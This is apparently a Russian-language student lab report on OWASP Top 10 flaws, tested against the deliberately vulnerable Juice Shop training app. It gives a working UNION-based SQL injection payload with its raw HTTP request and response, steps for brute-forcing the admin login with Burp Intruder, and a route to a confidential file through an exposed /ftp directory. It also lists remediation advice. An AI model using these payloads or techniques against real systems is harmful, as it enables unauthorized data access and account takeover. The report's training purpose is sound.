

Список OWASP Top 10

Список включает следующее:

- Инъекция
- Нарушенная аутентификация
- Раскрытие чувствительных данных
- Внешние сущности XML (XXE)
- Нарушенный контроль доступа
- Неправильная конфигурация системы безопасности
- Межсайтовый скриптинг (XSS)
- Небезопасная десериализация
- Использование компонентов с известными уязвимостями
- Недостаточное протоколирование и мониторинг

Для прохождения практического задания, выберем первые три уязвимости OWASP

- Инъекция
- Нарушенная аутентификация
- Раскрытие чувствительных данных

Введение — описание приложения juice-shop

Web-приложение juice-shop - это проект с открытым исходным кодом. В приложении огромное количество предполагаемых уязвимостей безопасности. Его цель повешение осведомлённости, обучения, демонстрации рисков безопасности в современных условиях. Это полигон для тренировки и пентеста.

Рекомендации по устранению уязвимостей

Наименование уязвимости	Рекомендации по устранению уязвимостей
Инъекция	<ul style="list-style-type: none">- Использование подготовленных инстансов с параметризованными запросами- Использование хранимых процедур- Осуществление проверок и насыцию ввода- Экранировать все вводимые пользователем данные
Нарушение аутентификации	<ul style="list-style-type: none">- Ввести таум-аут после трёх неудачных попыток ввода логина или пароля.- Использовать при создании пользователей сильный пароли (не менее 8-ми символов с разными регистрами и спец.символами)- Использовать систему многофакторной аутентификации
Раскрытие чувствительных данных	<ul style="list-style-type: none">- Зашифровывать конфиденциальные данные.


Описание эксплуатации: что нужно сделать, чтобы воспроизвести уязвимость

1. **Инъекция.** В браузере зайти в приложение на страницу, где перечислены товары. Сверху справа нажать на значок «Поиск» и ввести любой запрос, например «банан». Заходим в приложение Burp Suite на вкладку Proxy => HTTP history и видим наш запрос


/rest/products/search?q= Нажимаем на наш запрос и в нижней части экрана, во вкладке Request => Raw видим наш развёрнутый запрос. Нажимаем правой кнопкой мыши в текст развёрнутого запроса и выбираем Send to Repeater. Далее заходим на вкладку Repeater=>Request=>Raw и в левом окне видим наш развёрнутый запрос. В этот запрос вписываем /rest/products/search?q=banana'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- Далее сверху слева жмём на кнопку Send и в левом окне видим результат sql-инъекции

2. **Нарушение аутентификации.** Браузере в приложении можно легко узнать логин пользователей (например их емайлы указаны на товарах в комментариях). Узнав логин, например админа, заходим авторизироваться в приложении. В графе логин – вводим admin@juice-sh.op а в графе пароль – любое значение, например «12345». Заходим в приложение Burp Suite на вкладку Proxy => HTTP history и видим наш запрос /rest/user/login. Нажимаем на наш запрос и в нижней части экрана, во вкладке Request => Raw видим наш развёрнутый запрос. Нажимаем правой кнопкой мыши в текст развёрнутого запроса и выбираем Send to Intruder. Заходим во вкладку Intruder => Positions и снизу видим наш запрос и последней строчкой вводимые данные {"email": "admin@juice-sh.op", "password": "12345"}. Выделяем текст (пароль) 12345 и справа нажимаем на кнопку «Add \$». Сверху заходим на вкладку Payloads. В окошке Payload settings [Simple list] можно написать варианты паролей, для перебора. Либо, если на компьютере есть текстовый файл с множеством вариантов слов (варианты паролей), можно чтобы данные для подбора брались из этого файла, нажав на кнопку Load и указав до него путь. Далее нажать на кнопку Start attack сверху справа. Откроется окно с перебором паролей. Когда закончится операция перебора паролей. В графе Status code будут ошибки 401 (пароли которые не подходят), и статус 200 (пароли который подходят).
3. **Раскрытие чувствительных данных.** В браузере заходим во вкладку «О нас». На страничке присутствует текст «Корпоративная история и политика», в тексте есть гиперссылка на скачивание текстового файла, нажимаем на гиперссылку. Заходим в приложение Burp Suite на вкладку Proxy => HTTP history и видим наш запрос /ftp/legal.md. Нажимаем на наш запрос и в нижней части экрана, во вкладке Request => Raw видим наш развёрнутый запрос. Нажимаем правой кнопкой мыши в текст развёрнутого запроса и выбираем Send to Repeater. Далее заходим на вкладку Repeater=>Request=>Raw и в левом окне видим наш развёрнутый запрос GET /ftp/legal.md HTTP/1.1. Мы видим, что есть некая директория ftp из которой нам предлагается скачать файл. Исправляем запрос на GET /ftp HTTP/1.1 и нажимаем кнопку Send. В правой части экрана, Response, мы видим результат запроса, нам выдало директорию ftp и её содержимое. Пробуем скачать конфиденциальный файл acquisitions.md вставив в гет-запрос GET /ftp/acquisitions.md HTTP/1.1. В правой части экрана, Response, мы видим результат запроса, текст этого конфиденциального файла.


Пункт 2 Результаты статического анализа 1 скриншот




Пункт 2 Результаты статического анализа 2 скриншот




Пункт 2 Результаты статического анализа 3 скриншот




Пункт 3 Уязвимости из OWASP Top-10 1 скриншот




Пункт 3 Уязвимости из OWASP Top-10 2 скриншот




Пункт 3 Уязвимости из OWASP Top-10 3 скриншот



Пункт 3 Уязвимости из OWASP Top-10 4 скриншот



Пункт 3 Уязвимости из OWASP Top-10 5 скриншот



Пункт 4 Sql injection database

Target: http://localhost:3000 HTTP/1

Request

```
1 GET /rest/products/search?q=banana' UNION SELECT * FROM sqlite_master-- HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/118.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=3c0p0l0v0g02p0y03y070d0k0f0b0u34t06l0h0a0l0k1x0v020450z0m0r0k0
10 Sec-Patch-Dev: empty
11 Sec-Patch-Made: cors
12 Sec-Patch-Site: same-origin
13 If-None-Match: W/"3250-0c0U0G020z0z0h0l0H013040J0Z0c"
```

Response

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"1f30-1g0v0v0C0d0k0u0p0m0X0s01404"
9 Vary: Accept-Encoding
10 Date: Wed, 01 Nov 2023 14:33:25 GMT
11 Connection: close
12 Content-Length: 7954
13
14 {
  "status": "success",
  "data": {
    "id": null,
    "name": 2,
    "description": 3,
    "price": 4,
